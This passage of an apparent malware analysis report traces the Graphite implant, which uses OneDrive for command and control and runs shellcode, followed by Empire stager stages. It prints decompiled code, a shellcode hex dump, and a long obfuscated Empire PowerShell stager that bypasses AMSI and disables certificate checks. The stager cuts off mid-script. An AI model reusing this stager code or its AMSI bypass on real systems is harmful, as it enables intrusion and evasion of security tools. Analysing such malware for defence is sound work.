        v15 = lstrlenA(v13);
        GraphiteMemcpy((int)AccessToken, (int)v13, v15);
```

Figure 11. Request of new OAuth2 token

Once it obtained a valid OAuth2 token, reconnaissance data is gathered containing the following information from the victims' systems:

- Running processes
- .NET CLR version from PowerShell
- Windows OS version

The data is compressed using the LZNT1 algorithm and encrypted with a hardcoded AES-256-CBC key with a random IV. The operator tasks are encoded in the same way. Finally, the file containing the system information is uploaded to the folder "{BOT_ID}/update" in OneDrive with a random name.




```
v9 = GraphiteRtlCompressBuffer((int)v7, &dwDataLen);
v10 = v9;
if ( v9 )
  v6 = dwDataLen;
else
  v9 = v7;
v14 = (int)v9;
dwDataLen = 0;
if ( GrpahiteImportAES256KeyAndEncryptData(v6, (int)v9, 0, &dwDataLen) )
{
  v12 = dwDataLen + 20;
  *a4 = dwDataLen + 20;
  v8 = (BYTE *)GraphiteHeapAlloc(v12);
  GrpahiteImportAES256KeyAndEncryptData(v6, v14, (int)v8, &dwDataLen);
  GraphiteGetSHA1HashData(&v8[dwDataLen], v8, dwDataLen);
}
```

Figure 12. Graphite encoding data

Graphite will also query for new commands by enumerating the child files in the "check" subdirectory. If a new file is found, it will use the Graph API to download the content of the file and decrypt it. The decrypted tasks have two fields; the first one is a unique identifier of the task and the second one specifies the command to execute.


The command value “1” will instruct the malware to send the system information to the command and control again, which is the attackers’ OneDrive. The command value “2” indicates that the decrypted task is a shellcode, and the malware will create a thread to execute it.



```
if ( GraphiteGetFileContentFromOneDrive(v7, (int)&v16, &dwBytes) && v16 && dwBytes )
{
  v8 = GraphiteDecryptFileAndDecompressBuffer(v16, dwBytes, (int)v24);
  v20 = (void *)*v8;
  Command = v8[1];
  lpMem = (LPVOID)v8[2];
  v23 = v8[3];
  if ( v20 )
  {
    CommandCopy = Command;
    if ( Command )
    {
      v10 = lpMem;
      if ( Command == 1 )
      {
        GraphiteSendPCInfoToC2(v14, (int)v20);
        if ( v23 )
        {
          GraphiteFreeHeap(v10);
          goto LABEL_18;
        }
      }
      else
      {

        if ( CommandCopy == 2 )
        {
          EnterCriticalSection(&CriticalSection);
          v11 = &hEvent;
          if ( hEvent )
          {
            do
              v11 += 3;
            while ( *v11 );
          }
          v11[1] = v20;
          v12 = GraphiteHeapAlloc(8u);
          v13 = v23;
          *v12 = v10;
          v12[1] = v13;
          v11[2] = v12;
          *v11 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)GraphiteExecutePayloadThread, v12, 0, 0);
          Sleep(300u);
          SetEvent(hEvent);
          LeaveCriticalSection(&CriticalSection);
        }
```

Figure 13. Graphite commands

If the received task is a shellcode, it will check the third field with the magic value DE 47 AC 45 in hexadecimal and, if they are different, it won’t execute the payload. The rest of the bytes of the task is the shellcode that will be executed. Lastly, the task files are deleted from the OneDrive after being processed.



```
      00010203 04050607 08090A0B 0C0D0E0F 10111213 14151617 18191A1B 1C1D1E1F
00000 0E000000 02000000 DE47AC45 558BEC83 E4F883EC 6433C053 8944244C 89442450        .G.EU.......d3.S.D$L.D$P
00020 89442454 89442458 8944245C 89442460 89442464 88442407 64A13000 00008B40  .D$T.D$X.D$\.D$`.D$d.D$ d.0    .@
00040 0C8B580C 565733FF 83C00C89 44243089 5C24203B 5C243074 670FB773 2C8B5330   .X VW3... .D$0.\$ ;\$0tg .s,.S0
00060 D1EE33C9 894C241C 8D642400 85F67406 3974241C 73310FB7 026685C0 74298D58  ..3..L$ .d$ ..t 9t$ s1 . f..t).X
00080 BF6683FB 19770383 C0208B5C 242069C9 0D661900 0FB6C083 C202FF44 241C8D8C  .f.. w .. .\$ i. f    .... .D$ ..
000A0 015FF36E 3CEBC581 F9783A85 9875058B 7B18EB06 8B1B895C 242085FF 7495EB08   _.n<....x:..u .{ . . .\$ ..t..
```

Figure 14. Decrypted operator task

The diagram below summarizes the flow of the Graphite malware.



Create mutex
Generate bot ID
Create monitoring thread
Upload system information to OneDrive
Poll OneDrive via MS Graph API
Task(s) available?
Yes
No
Wait 20 minutes
Execute task(s) in new thread(s)
Command 1
Command 2
Upload system information to OneDrive
Execute given shellcode
Delete task(s) from OneDrive
The monitoring thread uploads the task(s) exit code to OneDrive

Figure 15. Graphite execution diagram

Fourth Stage – Empire DLL Launcher Stager


The fourth stage is a dynamic library file named csiresources.dll that we were able to extract from a task from the previous stage. The file was embedded into a Graphite shellcode task used to reflectively load the executable into the memory of the process and execute it. Below you can see the identifying information of the file:

File type	PE32 executable for MS Windows (DLL) (console) Intel 80386 32-bit
File name	csiresources.dll
File size	111.00 KB

Compilation time	21/09/2021
MD5	138122869fb47e3c1a0dfe66d4736f9b
SHA-256	25765faedcfee59ce3f5eb3540d70f99f124af4942f24f0666c1374b01b24bd9

The sample is a generated Empire DLL Launcher stager that will initialize and start the .NET CLR Runtime into an unmanaged process to execute a download-cradle to stage an Empire agent. With that, it is possible to run the Empire agent in a process that's not PowerShell.exe.


First, the malware will check if the malware is executing from the explorer.exe process. If it is not, the malware will exit.



```
mov dword ptr ss:[ebp-1C],156D1570
push 18
push eax                                                                                          eax:L"explorer.exe"
mov dword ptr ss:[ebp-18],15791565
mov dword ptr ss:[ebp-14],1567157A
mov dword ptr ss:[ebp-10],15671570
mov dword ptr ss:[ebp-C],1570153B
mov dword ptr ss:[ebp-8],1570156D
call <fourth_stage_25765faedcfee59ce3f5eb3540d70f99f124af4942f24f0666c1374b01b24bd9.XORDecrypt_0>
push eax                                                                                          eax:L"explorer.exe"
call <fourth_stage_25765faedcfee59ce3f5eb3540d70f99f124af4942f24f0666c1374b01b24bd9.GetModuleFileNameAndStrStrIW>
```

Figure 16. Process name check

Next, the malware will try to find the file "EhStorShell.dll" in the System32 folder and load it. With this, the malware makes sure that the original "EhStorShell.dll" file is loaded into the explorer.exe context.




```
pop ecx
push edi
mov esi,eax                         esi:L"C:\\Windows\\\\System32\\\\EhStorShell.dll"
push esi                            esi:L"C:\\Windows\\\\System32\\\\EhStorShell.dll"
push dword ptr ds:[1001AEF0]        1001AEF0:&L"C:\\Windows\\\\System32\\\\EhStorShell.dll"
call dword ptr ss:[ebp+8]           kernel32.ExpandEnvironmentStringsW
push esi                            esi:L"C:\\Windows\\\\System32\\\\EhStorShell.dll"
call dword ptr ds:[<LoadLibraryW>]
```

Figure 17. Loading EhStorShell.dll library

The previous operation is important because the follow-up malware will override the CLSID "{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}" to gain persistence in the victims' system, performing a COM Hijacking technique. The aforementioned CLSID corresponds to the "Enhanced Storage Shell Extension DLL" and is handled by the file "EhStorShell.dll".

Coming up next, the malware will load, initialize and start the .NET CLR Runtime, XOR decrypt the .NET next stage payload and load it into memory. Lastly, it will execute the file using the .NET Runtime.



```
for ( i = 0; i < 2144; i += 4 )
{
  xmmword_100127F0[i] = (__int128)_mm_xor_si128((__m128i)xmmword_10010AE0, (__m128i)xmmword_100127F0[i]);
  xmmword_10012800[i] = (__int128)_mm_xor_si128((__m128i)xmmword_10010AE0, (__m128i)xmmword_10012800[i]);
  xmmword_10012810[i] = (__int128)_mm_xor_si128((__m128i)xmmword_10010AE0, (__m128i)xmmword_10012810[i]);
  xmmword_10012820[i] = (__int128)_mm_xor_si128((__m128i)xmmword_10010AE0, (__m128i)xmmword_10012820[i]);
}
if ( *v16 )
{
  rgsabound.cElements = 34304;
  rgsabound.lLbound = 0;
  v18 = SafeArrayCreate(0x11u, 1u, &rgsabound);
  SafeArrayLock(v18);
  memmove(v18->pvData, xmmword_100127F0, 0x8600u);
  SafeArrayUnlock(v18);
```


Figure 18. Decryption of next stage malware

Fifth Stage – Empire PowerShell C# Stager

The fifth stage is a .NET executable named Service.exe which was embedded and encrypted in the previous stage. Below you can see the identifying information of the file:

File type	PE32 executable for MS Windows (console) Intel 80386 32-bit
File size	34.00 KB
MD5	3b27fe7b346e3dabd08e618c9674e007
SHA-256	d5c81423a856e68ad5edaf410c5dfed783a0ea4770dbc8fb4943406c316a4317

This sample is an Empire PowerShell C# Stager whose main goal is to create an instance of a PowerShell object, decrypt the embedded PowerShell script using XOR operations and decode it with Base64 before finally executing the payload with the Invoke function.



```
public static uint RunExecute()
{
    uint result;
    try
    {
        using (PowerShell powerShell = PowerShell.Create())
        {
            string @string = Encoding.Unicode.GetString(Convert.FromBase64String(Program.GetBase()));
            powerShell.AddScript(@string);
            powerShell.Invoke();
            result = 0U;
        }
    }
    catch (Exception e)
    {
        result = (uint)Marshal.GetHRForException(e);
    }
    return result;
}
```

Figure 19. Fifth stage code


The reason behind using a .NET executable to load and execute PowerShell code is to bypass security measures like AMSI, allowing execution from a process that shouldn't allow it.

Sixth Stage – Empire HTTP PowerShell Stager

The last stage is a PowerShell script, specifically an Empire HTTP Stager, which was embedded and encrypted in the previous stage. Below you can see the identifying information of the file:

File type	Powershell script
File size	6.00 KB
MD5	a81fab5cf0c2a1c66e50184c38283e0e
SHA-256	da5a03bd74a271e4c5ef75ccdd065afe9bd1af749dbcff36ec7ce58bf7a7db37

As we mentioned earlier, this is the last stage of the multi-stage attack and is an HTTP stager highly obfuscated using the Invoke-Obfuscation script from Empire to make analysis difficult.



```
.("{2}{1}{0}" -f 'EM','t-IT','se') ("{0}{1}{2}" -f 'VAR',("{1}{0}" -f 'E:N','IABl'),'DK3') ([type]("{8}{10}{1}{11}{0}{7}{3}{9}{4}{2}{6}{5}" -f 'Ag',("{1}{0}" -f '.d','EM'),'n',("{0}{1}{2}" -f 'T','iCS.eVENt','ing.'),'VE','dER',("{1}{0}" -f
'pROvi','T'),'nOs','syS','e','t','i'));.("{1}{0}{2}" -f 'T','sEt-i','eM') ('va' + ("{3}{0}{1}{2}" -f 'Ia','BLE:','7i2','r') + 'h' + '1') ([type]("{0}{1}" -f 'RE','F')); ${r7`1qu} = [type]("{2}{5}{3}{1}{4}{0}{6}{7}" -f 'oIN',("{2}{0}{1}" -f '.s',
'eRVic','t'),'sy',("{0}{1}{2}" -f 't','EM','.nE'),'ep','S','tm',("{1}{0}" -f 'AgER','AN')); ${d`QJ} = [type]("{1}{2}{0}" -f ("{2}{0}{1}{3}" -f 'T','.enC','x','odiNG'),'T','e'); ${vo`QT`ZM} = [type]("{0}{1}" -f 'co',("{1}{0}" -f 'Rt','nvE'));.(
'sV') ("{1}{0}" -f 'D','IT') ([type]("{4}{3}{5}{0}{2}{1}" -f ("{2}{1}{0}" -f 'br','t.wE','TEM.ne'),'EsT','EQu','Y','S','s')); ${A`wHb6} = [type]("{6}{5}{0}{3}{4}{2}{1}" -f ("{1}{0}" -f 'NET','SteM.'),'chE',("{1}{0}" -f '1Ca','A'),'.C',(
"{1}{2}{0}" -f 'I','rE','DenT'),'Y','S'); ${x`hj18} = [type]("{4}{0}{3}{2}{1}" -f ("{2}{0}{3}{1}" -f 'Em.T','e','ST','Ext.'),'ing','OD','NC','Sy'); if (${PSV`E`RsiON`TAbLE}. "ps`Ve`R`SIoN". "M`AjoR" -ge 3) { ${r`eF} = ${7`i`2h1}. "AsSEmB`lY".(
"{0}{1}" -f ("{0}{1}" -f 'GET','TY'),'pe'). "inV`oke" (("{4}{2}{3}{5}{6}{9}{1}{8}{7}{0}" -f ("{0}{1}" -f 'n','.Amsi'),'t','ys','t','S','em.',("{1}{0}{2}" -f 'n','Ma','age'),("{1}{0}{2}" -f 'om','ut','atio'),'.A','men') + ("{0}{1}" -f 'Uti','ls'
)); ${r`ef}.("{1}{0}" -f 'LD',("{1}{0}" -f 'EtFIE','G')). "IN`Voke" (("{1}{0}{2}" -f ("{0}{1}" -f 'siI','n'),'am','itF') + ("{0}{1}" -f 'a',("{0}{1}" -f 'ile','d')),("{1}{3}{4}{2}{0}" -f 'ic','N',("{0}{1}" -f ',St','at'),("{0}{1}" -f 'onP','ubl'
),'ic')).("{0}{1}" -f ("{0}{1}" -f 'SEt','Va'),'luE'). "In`VOkE" (${N`UlL},${T`RUe}); (.("{2}{0}{1}" -f 'A','BLE','VarI') ("{0}{1}" -f 'nDk','3')). "VA`lue". "GetFie`ld" ('m_e' + ("{0}{1}" -f 'nab','led'),'Non' + ("{0}{1}" -f 'P',("{1}{0}" -f
'c,','ubli')) + ("{0}{1}{2}" -f 'In','s',("{0}{1}" -f 'ta','nce'))). "setv`Al`UE" ((& ("{0}{1}{2}" -f 'VaRi','abL','E') ("7i2" + "H1") -vaLUeoNL). "a`s`semBlY".("{0}{1}" -f ("{1}{0}" -f 'tT','Ge'),'ype'). "In`VoKe" (("{0}{1}" -f 'Sy','ste') + (
"{5}{4}{6}{0}{2}{7}{3}{8}{1}" -f ("{1}{0}" -f '.A','ent'),'E',("{0}{1}" -f 'ut','om'),("{1}{0}{2}" -f 'n.','o','Tra'),'.Ma','m',("{1}{0}" -f 'm','nage'),'ati',("{0}{1}" -f 'cing.','PS')) + ("{2}{0}{1}{3}" -f 'L',("{0}{2}{1}" -f 'o','d','gProvi'),
'tw','er')). "GetFie`ld" ('et' + ("{2}{1}{0}" -f 'er','id',("{1}{0}" -f 'v','wPro')),("{1}{0}" -f 'Pub','Non') + ("{1}{0}" -f 'S',("{1}{0}" -f ',','lic')) + ("{0}{1}" -f 'ta','tic')).("{1}{0}" -f 'ue',("{2}{0}{1}" -f 'tVa','l','Ge')). "I`NvOKE" (
${n`UlL}),0); }; (& ("{0}{2}{1}" -f 'cHi','em','Ldit') ("{3}{2}{1}{0}" -f ("{2}{1}{0}" -f 'qu','71','E:r'),("{0}{1}" -f 'IA','BL'),'Ar','V')). "vA`lue"::"ex`p`ec`T100`CONTINue" = 0; ${5`66} = & ("{2}{0}{1}" -f ("{1}{2}{0}" -f 'OBJ','E','w-'),
'EcT','N') ("{2}{3}{1}{0}" -f ("{1}{0}" -f 'nT','ie'),'Cl',("{1}{2}{0}" -f 'E','Syst','EM.N'),("{0}{1}" -f 'T','.Web')); ${U} = (("{14}{4}{0}{11}{8}{6}{10}{7}{13}{16}{12}{5}{15}{9}{2}{3}{1}" -f ("{0}{1}" -f 'la','/5.'),("{0}{1}{2}" -f 'e G','e',
'cko'),((("{2}{0}{1}" -f '; rv:','11.0) ','0'))),'lik','l',("{1}{0}" -f '; Tr','W64'),'ws',' ',("{1}{0}" -f 'do','in'),("{0}{1}" -f 'ent/','7.'),' NT',((("{0}{1}" -f '0 ','(W'))),'WO','6.',("{0}{1}" -f 'Mo','zi'),'id','1; ')); ${R`7`1Qu}::
"sERV`ERcE`RTIFI`CAt`Ev`Ali`D`AT`iON`cAl`LbaCK" = { ${tR`UE} }; ${s`Er} = $((.("{2}{1}{0}" -f 'Item','CHILD','GEt-') (("{2}{1}{0}" -f 'RiAb','a','V') + ("{1}{0}" -f 'D','le:') + "q" + "J")). "Val`Ue"::"UnI`coDe". "g`ETS`TRing" (${vOQ`Tzm}::(
"{1}{0}{3}{2}{4}" -f 'BA',("{1}{0}" -f 'roM','F'),'64S','SE',("{1}{0}" -f 'ng','tRI')). "I`NVoKE" (("{15}{12}{22}{16}{1}{9}{8}{4}{18}{17}{3}{13}{0}{21}{2}{6}{20}{10}{19}{14}{7}{11}{5}" -f 'AH',("{0}{1}" -f 'zA','Do'),("{1}{0}" -f 'GwAb','wA'),(
"{0}{1}" -f 'Q','Aaw'),'w','==',("{0}{1}" -f 'w','BhAGQ'),'NA','L','A',("{0}{1}" -f 'L','gBvA'),("{0}{1}" -f 'AzA','A'),'AHQ','Bl',("{1}{0}" -f 'A','A6ADQ'),("{0}{1}" -f 'aAB','0'),'cAB',("{0}{1}" -f 'By','AG'),("{2}{0}{1}" -f 'AHcA','bw','Av'),(
"{1}{0}" -f 'w','HIAZ'),'A',("{1}{0}" -f 'dgB','kA'),'A')))); ${t} = ("{0}{1}{2}" -f ("{0}{1}" -f '/','admin/'),'g',("{1}{2}{0}" -f 'p','et','.ph')); ${5`66}. "He`ADers".("{0}{1}" -f 'A','dD'). "inv`OKe" (("{1}{0}{2}" -f ("{0}{1}" -f '-A','gen'
),("{1}{0}" -f 'ser','U'),'t'),${u}); ${5`66}. "Pr`oxY" = ${i`TD}::"De`FAULtW`EB`pROXy"; ${5`66}. "pR`OXy". "c`RedEntI`AlS" = ${a`w`hb6}::"dEFau`LtnetwORKC`RE`De`N`Tials"; ${sC`RIP`T:`Pr`OxY} = ${5`66}. "p`ROXy"; ${k} = (& ("{0}{1}{2}" -f 'g',
'ET-','chILDitEM') (("{0}{1}" -f 'vAR','i') + 'ABL' + ("{1}{0}" -f ':XhJ1','E') + '8')). "v`ALue"::"aSc`iI".("{0}{1}" -f ("{2}{0}{1}" -f 'B','yT','GEt'),'eS'). "iNv`oKE" ('Mg4UXK0d>#8rhuj@o15Tx{S(%awmW7ky'); ${r} = { ${d},${K} = ${A`RgS}; ${s} =
0..255; 0..255 |.('%') { ${j} = (${J} + ${S}[${_}] + ${K}[${_} % ${k}. "co`UNt"]) % 256; ${S}[${_}],${s}[${J}] = ${s}[${j}],${s}[${_}] }; ${d} |.('%') { ${i} = (${i} + 1) % 256; ${h} = (${H} + ${s}[${i}]) % 256; ${s}[${I}],${S}[${H}] = ${s}[${h
}],${S}[${i}]; ${_} -bxor ${S}[(${s}[${i}] + ${S}[${H}]) % 256] } }; ${5`66}. "h`E`AdERs".("{1}{0}" -f 'D','AD'). "iN`VoKe" (("{0}{1}" -f 'C',("{0}{1}" -f 'ook','ie')),("{0}{1}{2}{6}{3}{4}{5}" -f ("{2}{1}{0}" -f '6n5','oezriUI=','QUHV'),'e3v',(
